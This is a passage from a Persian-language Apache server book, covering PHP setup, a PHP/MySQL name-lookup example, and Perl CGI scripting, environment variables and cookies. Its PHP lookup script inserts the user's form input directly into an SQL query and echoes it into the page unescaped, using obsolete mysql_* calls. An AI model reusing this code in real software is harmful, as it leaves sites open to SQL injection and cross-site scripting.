EDH-RSA-DES-CBC-SHA	SSLv3	DH	RSA	DES(56)	SHA1	
EDH-DSS-DES-CBC-SHA	SSLv3	DH	DSS	DES(56)	SHA1	
EXP-EDH-RSA-DES-CBC-SHA	SSLv3	DH(512)	RSA	DES(40)	SHA1	export
EXP-EDH-DSS-DES-CBC-SHA	SSLv3	DH(512)	DSS	DES(40)	SHA1	export
EXP-ADH-DES-CBC-SHA	SSLv3	DH(512)	None	DES(40)	SHA1	export
EXP-ADH-RC4-MD5	SSLv3	DH(512)	None	RC4(40)	MD5	export



۱۰ فصل دهم:

PHP

PHP (مخفف بازگشتی برای PHP: Hypertext Preprocessor) یکی از ساده‌ترین راهها برای ساخت برنامه‌های تحت وب است. PHP از استراتژی الگو^{۳۶} استفاده می‌کند و دستورها را در اسناد HTML تعبیه می‌نماید. PHP این کار را با ظرافت و هنرمندی انجام می‌دهد.

PHP برای سادگی در توسعه وبگاهها ایجاد شده است. نحو ساده آن مبتنی بر C و تا حدی Perl بوده و آن برای بسیاری از برنامه‌نویسان ساده می‌سازد. PHP نسبتاً جدید بوده ولی کوچکی و سادگی آن میزان هزینه تولید را کاهش می‌دهد.

به نظر می‌رسد تعداد زیادی هشدارهای امنیتی برای PHP وجود دارد. نسخه‌های قبیل از 4.2.2 رخنه بزرگی داشتند که به مهاجمین اجازه می‌داد که هر اسکریپتی را با مجوز کارگزار وب اجرا کنند. این می‌تواند هشدار دهنده باشد، ولی اگر توصیه‌های ما در استفاده از *webgroup* و *webuser* عمل کرده باشید، این مسأله بزرگی نخواهد بود.

ممکن است فکر کنید که در واقع کدهای CGI بخشی از صفحه HTML شده‌اند که به کاربر فرستاده می‌شود، افراد بدخواه ممکن است چیزهایی بیش از آن چه که باید، یاد می‌گیرند. PHP این قدر هم ساده لوح نیست و کدها را قبل از فرستادن به کاربر حذف می‌کند.

۱۰-۱ نصب PHP

نصب PHP بسیار ساده است. برای این کار به <http://www.php.net> بخش *downloads* رفته و آخرین نسخه PHP را دریافت نمایید که معمولاً نسخه فشرده آن حدود 2MB است.

پس از باز کردن فایل فشرده، فایل INSTALL را مطالعه نمایید. این فایل دو ساخت را پیشنهاد می‌کند: یکی برای ساخت پویای ماجول آپاچی (DSO) که ما آن را نمی‌خواهیم و دیگری ساخت ایستا که انتخاب ماست. پس از ساخت آن را در شاخه */usr/src/php/php-4.0.1p12* قرار می‌دهیم (البته شماره نسخه PHP ممکن است متفاوت باشد). فرض کنید که متن آپاچی را دارید و آن را کمپایل کرده‌اید و از MySQL استفاده می‌کنید، آنگاه دستور زیر را وارد کنید:

```
./configure --with-mysql --with-apache=../../apache/apache_1.3.9 --
enable-track=vars
make
make install
```

اکنون به شاخه آپاچی رفته و دستور زیر را اجرا کنید:

```
./configure --prefix=/www/APACHE3 --activate-
module=src/modules/php4/libphp4.a
make
```

این دستور httpd جدیدی می‌سازد که آن را در `/usr/local/sbin/httpd.php4` کپی می‌کنیم. سپس برای پیکربندی PHP فایل `/usr/local/lib/php.ini` را ویرایش کنید. این فایل اساسی است که دارای پیکربندی پیش‌فرض بوده و لازم است هر چه زودتر آن را تغییر دهید. ولی خوب است هر از چند گاهی که با PHP بیشتر آشنا می‌شوید آن را دوباره بخوانید.

حالا فایل پیکربندی را ویرایش نمایید (به `site.php` نگاه کنید):

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3w/APACHE3/site.php/htdocs
AddType application/x-httpd-php .php
```

این یک فایل آزمون بسیار ساده در `/htdocs` ... است:

```
<HTML><HEAD>PHP Test</HEAD><BODY>
This is a test of PHP<BR>
<?phpinfo( )?>
</BODY></HTML>
```

این همان خط جادویی است:

```
<?phpinfo( )?>
```

هنگامی که اجرا می‌شود، صفحه مرتبی از داده‌های محیط PHP تولید می‌کند.

۱۰-۲ Site.php

در این بخش ضمن توضیح نشان می‌دهیم چگونه می‌توان به کارفرما امکان جستجو در پایگاه داده اسامی کاربران داد.

نحو PHP سخت نیست و راهنمای آن از <http://www.php.net/manual/en/ref.mysql.php> قابل دریافت است. پایگاه داده دارای دو فیلد است: `xname` و `sname`.

اولین صفحه `index.html` خوانده می‌شود و بنابراین به طور خودکار اجرا شده و فرم استاندارد HTML را تولید می‌کند:

```
<HTML>
<HEAD>
<TITLE>PHP Test</TITLE>
</HEAD>

<BODY>
<form action="lookup.php" method="post">
Look for people. Enter a first name:<BR><BR>
```

```

First name:&nbsp; <input name="xname" type="text" size=20><BR>
<input type=submit value="Go">
</form>
</BODY>
</HTML>

```

در بخش action عنصر فرم، مشخص می‌کنیم که فرم برگشتی به *lookip.php* برای اجرا داده می‌شود. این فایل شامل اسکریپت PHP شامل واسط به MySQL می‌باشد.

اسکریپت به صورت زیر می‌باشد:

```

<HTML>
<HEAD>
<TITLE>PHP Test: lookup</TITLE>
</HEAD>

<BODY>
Lookup:
<?php print "You want people called $xname"?><BR>
We have:

<?php
/* connect */
mysql_connect("127.0.0.1","webserv","");
mysql_select_db("people");
/* retrieve */
$query = "select xname,sname from people where xname='$xname'";
$result = mysql_query($query);
/* print */
while(list($xname,$sname)=mysql_fetch_row($result))
{
    print "<p>$xname, $sname</p>";
}
mysql_free_result($result);
?>

</BODY>
</HTML>

```

کد PHP بین نشان‌های `<?php` و `>` قرار می‌گیرد. توضیحات مانند C بین `/*` و `*/` می‌آید.

گامهای استاندارد برای برداشتن عبارتند از:

- اتصال به MySQL – در یک وبگاه واقعی ممکن است بخواهید یک اتصال دائمی برای جلوگیری از سربار اتصال مجدد هر پرس و جو برقرار سازید.
- فراخوانی یک پایگاه داده خاص – در اینجا `people`

- ساخت یک پرس و جو از پایگاه داده:

```
select xname,sname from people where xname='$xname'
```

- انجام پرس و جو و ذخیره نتیجه در یک متغیر - \$result
 - پردازش \$result برای مشخص کردن رکوردهای مقتضی
 - چاپ خط به خط داده خروجی
 - آزاد کردن \$result برای آزاد کردن حافظه آن
- و در صفحه نمایش عبارت زیر را مشاهده می‌کنیم:

```
Lookup: You want people called jane
```

```
We have:
```

```
Jane, Smith
```

```
Jane, Jones
```

محتوای متغیر \$query دقیقاً مشابه همان عبارتی است که در باید در محیط MySQL وارد کنید. نکته قابل توجه آن است که اگرچه پرس و جوی زیر کار خواهد کرد:

```
select * from name where xname='$xname'
```

ولی باید فیلدهای متغیر را مشخص کنید تا PHP بتواند به آنها مقدار دهی کند:

```
select xname, sname from name where xname='$xname'
```

البته این پرس و جوی اول را با کد پیچیده‌تری می‌توان انجام داد:

```
...
```

```
$query = "select * from people where xname='$xname'";
```

```
$result = mysql_query($query);
```

```
/* print */
```

```
while($row=mysql_fetch_array($result,MYSQL_NUM))
```

```
    printf("<BR>%s %s",$row[0],$row[1]);
```

```
mysql_free_result($result);
```

```
...
```

هنگامی که بخواهیم کد بالا را اجرا کنیم، تنها مشکل اتصال به پایگاه داده است. خط زیر از

راهنمای PHP رونوشت شده است:

```
mysql_connect("localhost","myusername","mypass");
```

اگر بخواهیم مطابق نصب روی ماشین تستی که در سه فصل اول معرفی کردیم، انجام دهیم؛ باید از

دستور زیر استفاده کنیم:

```
mysql_connect("localhost","webserv","");
```

که پیام ناخوشایند زیر را تولید کرد:

```
Warning: MySQL Connection Failed: Can't connect to local MySQL server
through socket '/tmp/mysql.sock' (38) in
/usr/www/APACHE3/site.php/htdocs/test.php on line 7
```

این ممکن است به علت آن باشد که DNS برای مشخص کردن آدرس در دسترس نبوده است. طبق مستندات PHP راههای مختلفی برای رفع این مشکل وجود دارد:

- مشخص کردن شماره درگاه پیش فرض:

```
mysql_connect("localhost:3306","webserv","");
```

- ویرایش /usr/local/lib/php.ini برای اضافه کردن خط زیر:

```
mysql.default_port = 3306
```

- درج خط زیر در فایل پیکربندی:

```
SetEnv MYSQL_TCP_PORT 3306
```

البته هیچ یک از روشهای بالا کار نکرد! ولی خوشبختانه کافی است از قطعه کد زیر استفاده کنید:

```
mysql_connect("127.0.0.1","webserv","");
```

۱۰-۲-۱-۰ خطاها

اگر یک خطای نحوی مرتکب شوید، مثلاً با اضافه کردن یک { پس از خط () printf، با پیام زیر در مرورگر مواجه خواهید شد:

```
Parse error: parse error in /usr/www/APACHE3/site.php/htdocs/lookup2.php on line 25
```

اگرچه تنها خطاهای نحوی نیستند که باید با آنها دست و پنجه نرم کنید. در مثالهای واقعی تر ممکن است با خطاهای گمراه کننده تری مواجه شوید. PHP نحو مشابهی با Perl ارائه می کند:

```
mysql_connect("127.0.0.1","webserv","") or die(mysql_error( ));
mysql_select_db("people") or die(mysql_error( ));
```


تابع () die پیامی را چاپ کرده و یا تابعی را که یک رشته را گرفته و چاپ می کند اجرا کرده و سپس خارج می شود. به عنوان نمونه ارگ بخواهیم از پایگاه داده ای مانند people2 که وجود ندارد، پرس و جو کنیم، تابع () mysql_select_db با شکست مواجه شده و 0 برمی گرداند. همین باعث اجرای () die می شود که خود تابع () my_sql_error را فراخوانی می کند. این تابع خطای MySQL را در صفحه HTML درج خواهد کرد:

```
Lookup: You want people called jane
We have: Unknown database 'people2'
```

با این حال ممکن است نخواهید این پیامها در صفحات HTML برای افراد بد آشکار شوند. این کار ممکن است و البته خارج از محدوده این کتاب است. به طور خلاصه باید یک متغیر سراسری به نام \$error_level را به develop یا live مقداردهی کنید. اگر به develop مقداردهی کنید، راهبر خطا، تابع () die را اجرا خواهد کرد. اگر به live مقداردهی شود، تابع دیگری فراخوانی شده که پیام مؤدبانه زیر را چاپ خواهد کرد:

We are sorry that an error has occurred

و پیامی را در فایل رویدادنگاری در کارگزار خواهد نوشت. ممکن است بخواهید که پیام با تابع mail() برای شما فرستاده شود.



۱۱ فصل یازدهم:
PERL و CGI

CGI یا به عبارتی واسط دروازه مشترک^۱ یکی از قدیمی ترین ابزارها برای اتصال وبگاهها به منطق برنامه است و هنوز هم به عنوان نقطه شروع به شمار می رود. CGI واسط استاندارد را بین وبگاهها و برنامه های کاربردی ارائه می کند و نوشتن برنامه های کاربردی را بدون دستکاری در خود کارگزار آسان می کند. اگرچه CGI ها را می توان با زبانهای گوناگونی نوشت ولی زبانی که غالباً مورد استفاده می گیرد، زبان Perl است. این فصل به قابلیت های CGI می پردازد و پیاده سازی آن را با Perl شرح می دهد.

۱۱-۱ دنیای CGI

سایتهای بسیار کمی هستند که بتوانند بدون اسکریپت ها به کار خود ادامه دهند. اگر بخواهید با مشتری تعامل داشته باشید و یا حتی خیلی ساده جمله "سلام آقای علی بهرامی، از دیدار مجدد شما متشکریم" (با واریسی کوکی که بعداً در این فصل به آن خواهیم پرداخت امکان پذیر است) نیاز به نوشتن چند خط کد دارد. اسکریپت ها معمولاً (و نه همیشه) تفسیر می شوند و عموماً از نوشتن برنامه های رسمی و کمپایل آنها ساده تر هستند.

در ابتدا کمی به مفاهیم اصلی اسکریپت نویسی و اجرای آنها می پردازیم.

۱۱-۱-۱ نوشتن و اجرای اسکریپت ها

یک اسکریپت مجموعه ای از دستورها برای انجام به خصوصی است که توسط کامپیوتر اجرا می شود. برای روشن تر شدن مطلب روی کامپیوترتان و در خط فرمان یک ویرایشگر را باز کرده و خطوط زیر را در آن وارد کنید:

```
#!/bin/sh
echo "have a nice day"
```

فایل را با عنوان fred ذخیره کرده و آن را با دستور زیر قابل اجرا نمایید:

```
chmod +x fred
```

سپس آن را با دستور زیر اجرا کنید:

```
./fred
```

در خروجی پیام have a nice day مشاهده می شود. می توانید اسکریپت های مفیدی بنویسید که برای کاربران شما در وب مفید باشد.

۱۱-۱-۲ اسکریپت ها و آپاچی

اسکریپتی که قرار است در وب مفید باشد، باید توسط آپاچی اجرا شود. دو نکته در اینجا وجود دارد:

۱. اطمینان از این که سیستم عامل اسکریپت را در موقع لزوم اجرا می کند.

¹ Common Gateway Interface

۲. آپاچی برای اجرای اسکریپت درست پیکربندی شده است.

۱-۲-۱-۱۱ اسکریپت اجرایی

به خاطر داشته باشید که اسکریپت CGI باید از دیدگاه سیستم عامل قابل اجرا باشد. بنابراین برای آزمایش، می‌توانید آن را از طرف شناسه کاربری که آپاچی به کار می‌برد، اجرا نمایید. اگر اجرا نشد، مشکلی وجود دارد که معمولاً با پیامهای خطایی در طرف کاربر و معادل آن در فایل‌های رویدادنگاری مشخص می‌شود. به عنوان مثال:

```
You don't have permission to access /cgi-bin/mycgi.cgi on this server
```

۲-۱۱ پیکربندی آپاچی

از آنجا که از دو روش کلی استفاده خواهیم کرد، دو فایل پیکربندی خواهیم داشت: `.../conf/http1.conf` و `.../conf/http2.conf`. اسکریپت `go` آرگومان 1 یا 2 می‌گیرد.

۱۱-۲-۱۱ اسکریپت در `cgi-bin`

از `ScriptAlias` در فایل پیکربندی برای اشاره به یک محل امن خارج فضای وب‌تان استفاده کنید. این کار باعث جلوگیری از دسترسی احتمالی خرابکاران به کدهای شما و تحلیل کدها می‌شود. «امنیت به وسیله اختفا» سیاست کارایی نیست ولی استفاده آن با مکانیزمهای دیگر می‌تواند مفید باشد.

برای راهبری درخواستهای اجرای اسکریپت به محل صحیح (`.../cgi-bin`) باید فایل `.../site/cgi/conf/httpd1.conf` را مطابق زیر تغییر دهیم:

```
User webuser
Group webgroup
ServerName www.butterthlies.com
```

```
#for scripts in ../cgi-bin
ScriptAlias /cgi-bin /usr/www/APACHE3/cgi-bin
DirectoryIndex /cgi-bin/script_html
```

۱۱-۲-۲ DocumentRoot در اسکریپت

روش دیگر آن است که اسکریپت را در میان فایل‌های HTML قرار دهید. البته تنها وقتی این کار را انجام دهید که کاملاً به نویسندگان اسکریپت‌ها اطمینان دارید. به طور کلی بهتر است از یک شاخه جداگانه برای اسکریپت‌ها استفاده نمایید. این کار دو مزیت دارد: نخست آنکه نویسندگان فایل‌های HTML نمی‌توانند به طور اتفاقی یا عمداً با فایل‌های اجرایی را در درخت وب قرار داده و موجب نفوذهای احتمالی گردند. دوم کار برای مهاجمین احتمالی و افراد بدخواه سخت‌تر می‌شود. با مجزا کردن اسکریپت‌ها می‌توان کنترل‌های بیشتری روی آنها اعمال کرد.

این روش اصلاً توصیه نمی‌شود، مگر آن که مجبور باشید. به هر حال برای این کار *mycgi.cgi* را شاخه *.../site.cgi/htdocs* قرار می‌دهیم. فایل پیکربندی، *.../site.cgi/conf/httpd2.conf* به صورت زیر است:

```
User webuser
Group webgroup
ServerName www.butterthlies.com
DocumentRoot /usr/www/APACHE3/site.cgi/htdocs
AddHandler cgi-script cgi
Options ExecCGI
```

`AddHandler` را برای مشخص کردن راهبر فایل‌های با پسوند *.cgi* که همان `cgi-script` است، استفاده کنید. این بدان معنی است که آپاچی فایل‌های با پسوند *.cgi* را به عنوان فایل اجرایی در نظر می‌گیرد. همچنین باید `Options ExecCGI` را نیاز اضافه نمایید. برای اجرای آپاچی دستور زیر را اجرا نمایید:

```
./go 2
```

به این اسکریپت با آدرس *http://www.butterthlies.com/mycgi.cgi* می‌توان دسترس داشت.

فعلاً برای آزمایش اسکریپت ساده *mycgi.cgi* را در دو محل داریم: *.../cgi-bin* برای آزمون روش اول و *.../site.cgi/htdocs* برای آزمون روش دوم. این اسکریپت را می‌توان به هر زبانی مانند Perl یا C نوشت.

اسکریپت *mycgi.cgi* مشابه زیر است:

```
#!/bin/sh
echo "Content-Type: text/plain"
echo
echo "Have a nice day"
```

Perl ۳-۲-۱۱

معمولاً Perl همراه توزیع‌های یونیکس و به خصوص لینوکس وجود دارد و به راحتی قابل نصب است. ولی می‌توان Perl را مستقیماً از <http://www.perl.org> دریافت کرد. Perl یک راهنمای برخط نیز دارد. دستور `perldoc perldoc` نحوه کار این راهنما را شرح می‌دهد. برای مثال `perldoc -f print` شرح تابع `print` را نشان می‌دهد و `perldoc -q print` کلمه "print" را در Perl FAQ جستجو می‌کند.

یک اسکریپت ساده Perl به صورت زیر است:

```
#!/usr/bin/perl -wT
use strict;

print "Hello world\n";
```

خط اول مفسر Perl را با گزینه -wT بار می‌کند که هشدارها را نشان داده و داده ورودی را برای یافتن داده‌های کثیف (Taint) بررسی می‌کند. داده‌های کثیف از طرف کاربران بدخواه و مهاجم وارد می‌شود و ممکن است شامل کدهای مخربی برای نفوذ و خرابکاری باشد. برای اطلاعات بیشتر به کتاب Programming Perl توسط Larry Wall، Jon Orwant و Tom Christiansen (انتشارات O'Reilly) مراجعه نمایید. از آنجا که اسکریپت ما ورودی ندارد، در اینجا گزینه T- لازم نیست، ولی بهتر است عادت کنید که همیشه از آن استفاده کنید. خط دوم هم باعث سخت‌گیری‌های بیشتری در استفاده از متغیرها و دیگر موارد می‌شود که برای نوشتن اسکریپت‌های وب لازم است. خط سوم هم جمله کوتاهی را در صفحه چاپ می‌کند.

پس از نوشتن، آن را با نام `hello.pl` ذخیره کرده و با دستور `chmod +x hello.pl` آن را اجرایی نمایید. با دستور `./hello.pl` می‌توانید آن را اجرا نمایید.

هنگامی که اسکریپت جدید را می‌نویسید یا اسکریپت قدیمی را تغییر می‌دهید، همیشه برای کشف خطاهای نحوی آن را در خط دستور اجرا نمایید.

HTML ۴-۲-۱۱

اسکریپتی که در بخش قبل نوشتیم، تنها جمله‌ای را به طور ساده در صفحه چاپ می‌کند. در کاربردهای واقعی می‌خواهیم متون پیچیده‌تری را در صفحه مرورگر کاربر نشان دهیم. برای این کار باید خروجی را با کدهای HTML آرایش کرده و به مرورگر بفرستیم. قالب HTML چندان مشکل نیست ولی به هر حال باید آن را بیاموزید. به یاد داشته باشید که ممکن است خطاهای جزئی در کد HTML باعث شود که خروجی در مرورگر به خوبی نمایش داده نشود. بنابراین خروجی را همیشه با آخرین نسخه‌های مرورگرهای معروف مانند Firefox و IE واریسی نمایید. می‌توانید از ابزارهای واریسی کد HTML مانند WebLint (<http://www.ews.uiuc.edu/cgi-bin/weblint>) یا `HTML` Dr. (<http://www2.imagiware.com/RxHTML/>) استفاده کنید.

اجرای اسکریپت با آپاچی ۵-۲-۱۱

اکنون زمان اجرای اسکریپت با آپاچی رسیده است. نخست اسکریپت قبلی را برای چاپ لیست افرادی که نام آنها "Anne" است، تغییر می‌دهیم. این نسخه را `.../cgi-bin/script_html` می‌نامیم.

```
#!/usr/local/bin/perl -wT
use strict;
use DBI( );

my ($ref,$mesg,$dbm,$query,$xname,$sname,$sth,$rows);

#print HTTP header
print "content-type: text/html\n\n";

# open a database
```

```

$dbm=DBI->connect("DBI:mysql:database=people;host=localhost",'webserv')
    or die "didn't connect to people";

# get it back
$xname="Anne";
$query=qq(select xname, sname from people where xname like "%$xname%");
$sth=$dbm->prepare($query) or die "failed to prepare $query: $!";

# $! is the Perl variable for the current system error message
$sth->execute;
$rows=$sth->rows;

#print HTML header
print qq(<HTML><HEAD><TITLE>People's names</TITLE></HEAD><BODY>
<table border=1 width=70%><caption><h3>The $rows People called
'$xname'</h3></caption>
<tr><align left><th>First name</th><th>Last name</th></tr>);
while ($ref=$sth->fetchrow_hashref)
{
    print qq(<tr align = right><td>$ref->{'xname'}</td><td> $ref-
>{'sname'}</td></tr>);
}
print "</table></BODY></HTML>";
$sth->finish;
# close the database connection
$dbm->disconnect;

```

۱۱-۲-۶ سرآیند HTTP

یکی از عناصر اصلی اسکریپت که چندان هم به چشم نمی‌آید سرآیند HTTP است که در ابتدای هر خروجی ظاهر شده و مرورگر را از نوع داده‌های آتی باخبر می‌سازد.

یک اسکریپت CGI سرآیندها و بدنه را تولید می‌کند. هر چیزی قبل از اولین خط خالی (یا به طور دقیق‌تر CRLF CRLF) جزو سرآیند به شمار می‌رود و بعد از آن بدنه محسوب می‌شود.

خطوط سرآیند با LF یا CRLF جدا می‌شوند.

ماجول CGI (در صورتی که از آن استفاده می‌کنید) و آپاچی تمام سرآیندهای لازم را به جز موردی که ممکن است توسط خود اسکریپت کنترل شود، را می‌فرستند. این سرآیند معمولاً عبارتست از:

```
print Content-Type: text/html\n\n";
```

اگر به جای HTML می‌خواهید متن معمولی بفرستید از دستور زیر استفاده کنید:

```
print "Content-Type: text/plain\n\n";
```

توجه کنید که \n دوم (در C و Perl) انتهای سرآیند را مشخص می‌کند.

اگر بخواهید مرورگر کاربر را به URL دیگری منحرف کنید، خط زیر را اضافه نمایید:

```
print "Location: http://URL\n\n"
```

CGI ها می‌توانند هر گونه سرآیند معتبری را تولید کنند. فهرست کاملی از سرآیندهای HTTP را می‌توانید در بخش ۱۴ سند RFC2616 (توصیف HTTP 1.1) <http://www.ietf.org/rfc/rfc2616.txt> بیابید.

۷-۲-۱۱ گرفتن داده از کاربر

در بسیاری از سایت‌های واقعی، نیاز به گرفتن داده از کاربر، فرستادن به کارگزار و انجام کاری روی آن داریم. این مکانیزم اساسی تجارت الکترونیک است. HTML استاندارد را برای گرفتن داده از کاربر فراهم می‌کند: فرم. اگر Method='POST' در توصیف فرم مورد استفاده قرار گیرد، داده‌های وارد شده در فرم در اختیار اسکریپت قرار می‌گیرد و در اسکریپت می‌توان با خواندن از stdin به آنها دست یافت.

```
my ($data);
$data=<>;
```

در کاربردهای واقعی بهتر از ماجولهای آماده مانند ماجول CGI (قابل دریافت از <http://cpan.org>) برای راهبری واسط بین اسکریپت و داده‌های فرم استفاده کرد.

به نظر می‌رسد که بهتر است اسکریپتی که فرم HTML را تولید می‌کند و همان اسکریپت پیکربندی پردازشگر داده‌های فرم باشد. در بالای اسکریپت داده‌های ورودی بررسی شده و در صورت وجود پردازش می‌شوند و در صورت عدم وجود صفحه HTML حاوی فرم داده‌ها تولید می‌شود.

۸-۲-۱۱ متغیرهای محیطی

هر درخواست از مرورگر حاوی اطلاعاتی است که به آپاچی فرستاده می‌شود. خیلی مفید خواهد بود اگر زیررویه‌ای به شکل زیر داشته باشیم:

```
sub print_env
{
    foreach my $e (keys %ENV)
    {
        print "$e=$ENV{$e}\n";
    }
}
```

اگر این روبه‌را در بالای یک صفحه وب فراخوانی کنید، چیزی شبیه به زیر در صفحه خود خواهید

دید:

```
SERVER_SOFTWARE = Apache/1.3.9 (Unix) mod_perl/1.22
GATEWAY_INTERFACE = CGI/1.1
DOCUMENT_ROOT = /usr/www/APACHE3/MedicPlanet/site.medic/htdocs
REMOTE_ADDR = 192.168.123.1
SERVER_PROTOCOL = HTTP/1.1
SERVER_SIGNATURE =
REQUEST_METHOD = GET
QUERY_STRING =
HTTP_USER_AGENT = Mozilla/4.0 (compatible; MSIE 4.01; Windows 95)
```

```

PATH =
/sbin:/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/sbin:/usr/local/bin:
/usr/X11R6/bin:/root/bin
HTTP_ACCEPT = image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/vnd.ms-excel, application/msword, application/vnd.ms-
powerpoint, */*
HTTP_CONNECTION = Keep-Alive
REMOTE_PORT = 1104
SERVER_ADDR = 192.168.123.5
HTTP_ACCEPT_LANGUAGE = en-gb
SCRIPT_NAME =
HTTP_ACCEPT_ENCODING = gzip, deflate
SCRIPT_FILENAME = /usr/www/APACHE3/MedicPlanet/cgi-bin/MP_home
SERVER_NAME = www.Medic-Planet-here.com
PATH_INFO = /
REQUEST_URI = /
HTTP_COOKIE = Apache=192.168.123.1.1811957344309436; Medic-
Planet=8335562231
SERVER_PORT = 80
HTTP_HOST = www.medic-planet-here.com
PATH_TRANSLATED = /usr/www/APACHE3/MedicPlanet/cgi-bin/MP_home/
SERVER_ADMIN = [no address given

```

تمام متغیرهای محیطی در درون اسکریپت از طریق \$ENV قابل دسترسی هستند. به عنوان نمونه مقدار \$ENV{"GATEWAY_INTERFACE"} برابر با 'CGI/1.1' است.

متغیرهای محیطی می‌توانند برای کنترل برخی رفتارهای آپاچی مورد استفاده قرار بگیرند. دقت کنید که اینها تنها متغیری هستند که مقدارشان را شما تعیین می‌کنید و جایی صحت آنها واریسی نمی‌شود، بنابراین هنگام استفاده از آنها خیلی مواظب باشید.

۱۱-۳ مقداردهی متغیرهای محیطی

هنگامی که یک اسکریپت فراخوانی می‌شود، تعدادی زیادی متغیرهای محیطی دریافت می‌کند. ممکن است بخواهید یک متغیر جدیدی تعریف کرده و به رد کنید. دو دیرکتیو برای این منظور وجود دارند: `PassEnv` و `SetEnv`.

SetEnv

```

SetEnv variable value
Server config, virtual hosts

```

این دیرکتیو یک متغیر محیطی را مقداردهی کرده و سپس به اسکریپت‌های CGI رد کند. به عنوان مثال فرض کنید چندین میزبان مجازی روی یک ماشین داریم و می‌خواهیم از یک اسکریپت مشابه استفاده کنیم. برای تمایز بین میزبانهای مجازی که اسکریپت را فراخوانی می‌کنند، یک متغیر جدید به نام VHOST تعریف می‌کنیم:

```
<VirtualHost host1>
SetEnv VHOST customers
...
</VirtualHost>
<VirtualHost host2>
SetEnv VHOST salesmen
...
</VirtualHost>
```

UnsetEnv

```
UnsetEnv variable variable ...
Server config, virtual hosts
```

این دیرکتیو لیستی از متغیرهای محیطی را گرفته و آنها را حذف می‌کند.

PassEnv

```
PassEnv
```

این دیرکتیو یک متغیر محیطی را به اسکریپت‌های CGI در می‌کند. این دیرکتیو معمولاً در مواقعی به کار می‌رود که ممکن است بسیاری از متغیرهای محیطی تعریف نشده باشند به خصوص وقتی که آپاچی هنگام بوت شدن شروع به کار کند. مثلاً هنگامی که اسکریپت نیاز به دانستن نوع سیستم عامل باشد، می‌توانید از دیرکتیو زیر استفاده کنید:

```
PassEnv OSTYPE
```

(البته فرض بر این است که سیستم عامل متغیر OSTYPE را مقداردهی کرده باشد)

۱۱-۴ کوکی‌ها

در دنیای شبکه و سرویسهای الکترونیکی امروز، کوکی‌ها نقش مهمی را در شناسایی کاربران قبلی یک سایت و خوشامدگویی به آنها در مراجعه مجدد دارند. کوکی یک تکه داده است که اغلب شامل یک شماره انحصاری است که در سرآیند HTTP گنجانده شده است. می‌توان آپاچی را وادار کرد که به طور خودکار کوکی را ساخته و بفرستد ولی اگر خودتان این کار را انجام دهید می‌توانید کنترل بیشتری روی آن داشته باشید. می‌توانید از ماجولهای Perl کمک بگیرید: CGI.pm و CGI::Cookie. ولی بهتر است حتی‌الامکان در ابتدا به صورت سطح پایین خودتان این کار را انجام دهید.

تمام حقوق این اثر متعلق به شورای عالی انفورماتیک می‌باشد.

مرورگر کارفرما فهرستی از کوکی‌ها و وبگاه‌ها نگهداری می‌کند. هنگامی که کاربر دوباره به یک وبگاه رجوع می‌کند، مرورگر به طور خودکار کوکی را به شرط آن که منقضی نشده باشد، می‌فرستد. اگر همراه سرآیند درخواست کوکی نبود، می‌توان فرض کرد که اولین بار است که کاربر به سایت مراجعه می‌کند. در صورت وجود کوکی، می‌توان با استفاده از نام سایت و ID موجود در کوکی، داده ذخیره شده در بازدید قبلی از سایت را بازیابی کرد. به عنوان نمونه هنگامی که به سایت Amazon مراجعه کردیم، با پیام گرم "Welcome back Laurie!" مواجه شدیم، زیرا سیستم Amazon کوکی که همراه با درخواست با فرستاده شده بود را شناخته و از روی آن به پی به مراجعه قبلی ما به سایت برده است.

کوکی یک رشته متنی است. کمترین محتوای آن Name=Value است که ممکن است به همراه هر چه که شما بخواهید مانند کاما، خط فاصله می‌تواند باشد. اگر شما می‌خواهید این نویسه‌ها را استفاده کنید از کدگذاری URL (مثلاً کد "&" برابر "%26" است) استفاده کنید. یک نوع است مفید از کوکی می‌تواند چیزی شبیه زیر باشد:

Butterthlies=8335562231

Butterthlies وبگاهی که آن را صادر کرده را مشخص می‌کند، که روی کارگزاری که چندین سایت را میزبانی می‌کند مورد نیاز است. 8335562231 شماره شناسایی بازدید کننده در آخرین بازدیدش است. برای جلوگیری از خرابکاری نفوذگران و فرستادن کوکی‌های جعلی منتسب به کاربران دیگر، نیاز به تولید عدد تصادفی بزرگ غیر قابل حدس یا حفاظت از آن با رمزنگاری دارید.

این فیلدهای ممکن در یک کوکی است:

expires=DATE

این فیلد تاریخ و زمانی که مرورگر باید کوکی را منقضی در نظر بگیرد، مشخص می‌کند. اگر این فیلد نباشد، در انتهای نشست توسط مرورگر دور ریخته می‌شود. قالب آن به شکل -27 Mon, 13:46:11 GMT Apr-2020 است. "GMT" تنها ساعت مجاز است. اگر می‌خواهید کوکی دائمی فرض شود، تاریخی را در آینده دور در نظر بگیرید.

domain=DOMAIN_NAME

مرورگر انتهای URL کارگزار (از سمت راست) را با DOMAIN_NAME مقایسه و تطبیق می‌کند. مثلاً shipping.crate.acme.com با acme.com تطبیق است.

path=PATH

اگر دامنه تطبیق پیدا کند، آنگاه مسیر هم (از سمت چپ) مقایسه و تطبیق می‌شود. / با هر مسیری تطبیق دارد، /foo/ با /foo/ و /foo/html/ تطبیق دارد.

secure

این بدان معنی است که کوکی تنها از یک کانال امن فرستاده می‌شود، که فعلاً منظور کانالی است که با SSL امن شده است که در فصل ۹ توضیح داده شده است.

فیلدها با ; از هم جدا می‌شوند، بنابراین:

```
Butterthlies=8335562231; expires=Mon, 27-Apr-2020 13:46:11 GMT
```

در اسکریپت‌های به زبان Perl هر کوکی ورودی در متغیر `$ENV{'HTTP_COOKIE'}` قابل دسترسی است.

برای فرستادن کوکی، مقدار کوکی را با کلمه کلیدی `Set-Cookie` در سرآیند HTTP قرار دهید:

```
